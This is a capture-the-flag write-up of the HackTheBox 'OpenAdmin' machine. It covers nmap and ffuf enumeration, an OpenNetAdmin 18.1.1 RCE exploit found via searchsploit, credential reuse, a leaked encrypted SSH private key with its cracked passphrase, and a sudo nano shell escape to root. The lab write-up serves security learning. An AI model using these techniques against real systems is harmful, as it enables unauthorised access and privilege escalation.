
HackTheBox


OpenAdmin

Author:cypher



Scanning phase

Nmap results:




```
# Nmap 7.91 scan initiated Sat Jul  3 12:38:45 2021 as: nmap -sC -sV -v -p- -oA nmap/openadmin 10.10.10.171
Nmap scan report for 10.10.10.171
Host is up (0.070s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  3 12:39:26 2021 -- 1 IP address (1 host up) scanned in 41.22 seconds
```

There are only two open ports, SSH on port 22 and HTTP on port 80.

On port 80 we can see from the nmap results that is a default Apache page. Let us try to find hidden directories with ffuf.


Enumeration phase




```
music                   [Status: 301, Size: 312, Words: 20, Lines: 10]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10918, Words: 3499, Lines: 376]
#                       [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# on atleast 2 different hosts [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 10918, Words: 3499, Lines: 376]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10918, Words: 3499, Lines: 376]
#                       [Status: 200, Size: 10918, Words: 3499, Lines: 376]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376]
artwork                 [Status: 301, Size: 314, Words: 20, Lines: 10]
sierra                  [Status: 301, Size: 313, Words: 20, Lines: 10]
```

After a simple directory brute-forcing, we find three different folders.

After analyzing all three of them, only the music site has something juicy. The only functional feature is the login button which redirects us to /ona (OpenNetAdmin).





On the left we can see the version being 18.1.1.

Also, if we look at the DNS domains, we can see that is openadmin.htb, so I added it in /etc/hosts.

After a quick lookup with searchsploit, we find two exploits on this version.

```
┌──(cypher㉿kali)-[~/Documents/htb/openadmin]
└─$ searchsploit OpenNetAdmin
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
OpenNetAdmin 13.03.01 - Remote Code Execution
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)
OpenNetAdmin 18.1.1 - Remote Code Execution
------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```

The Metasploit exploit did not work, so I went for the RCE exploit.

We must provide the URL for the exploit, which is http://openadmin.htb/ona/


If the exploit does not work due to some character encoding, try using dos2unix on the exploit and try again.

Foothold

After running the exploit, we get a shell as www-data.

Now we can try to investigate the config folders to see if we get any credentials.

After some trial and error, we find some credentials in local/config/database_setting.inc.php



Cannot access the database in this shell, so I tried to see if this password would work on one of the users.

There are only two users, jimmy and joanna. The password work for jimmy with SSH.

```
┌──(cypher㉿kali)-[~/Documents/htb/openadmin]
└─$ ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul  3 14:45:11 UTC 2021

  System load:  0.2               Processes:             182
  Usage of /:   50.6% of 7.81GB   Users logged in:       2
  Memory usage: 36%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Jul  3 14:44:46 2021 from 10.10.14.109
jimmy@openadmin:~$
```

Now we must pivot to joanna to get user flag.

```
jimmy@openadmin:~$ netstat -tulpen | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      111        20212      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      0          21534      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        17448      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          19998      -
tcp6       0      0 :::80                   :::*                    LISTEN      0          21518      -
tcp6       0      0 :::22                   :::*                    LISTEN      0          20002      -
jimmy@openadmin:~$
```

There is an interesting port listening on 52846.

```
jimmy@openadmin:~$ curl localhost:52846

<?
   // error_reporting(E_ALL);
   // ini_set("display_errors", 1);
?>

<html lang = "en">

   <head>
      <title>Tutorialspoint.com</title>
      <link href = "css/bootstrap.min.css" rel = "stylesheet">

      <style>
         body {
            padding-top: 40px;
            padding-bottom: 40px;
            background-color: #ADABAB;
         }
```

It looks like another webpage.

After some more enumeration, we find the source code for the site is in /var/www/internals


```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

We see that by calling main.php it gives us joanna's private SSH key.


```
jimmy@openadmin:/var/www/internal$ curl localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

When I try to login as joanna, the key requires a passphrase. We can try to find it with ssh2john.



Passphrase is bloodninjas. Now let us login as joanna.



And user has been pwned.

Privilege escalation


Run sudo -l to see if we have any sudoer privileges.

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

Joanna has privilege of sudo on /bin/nano editing /opt/priv.

On https://gtfobins.github.io/ we can find nano privilege escalation if we have sudo.



We must run sudo /bin/nano /opt/priv

Ctrl+R to read file and Ctrl+X to execute command.

Run: reset; sh 1>&0 2>&0

And we got a shell as root.

```
Command to execute: reset; sh 1>&0 2>&0#
#  Get Help                                ^X Read File
#  Cancel                                  M-F New Buffer
#
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
[redacted]
#
```

And root has been pwned.

Thank you for reading.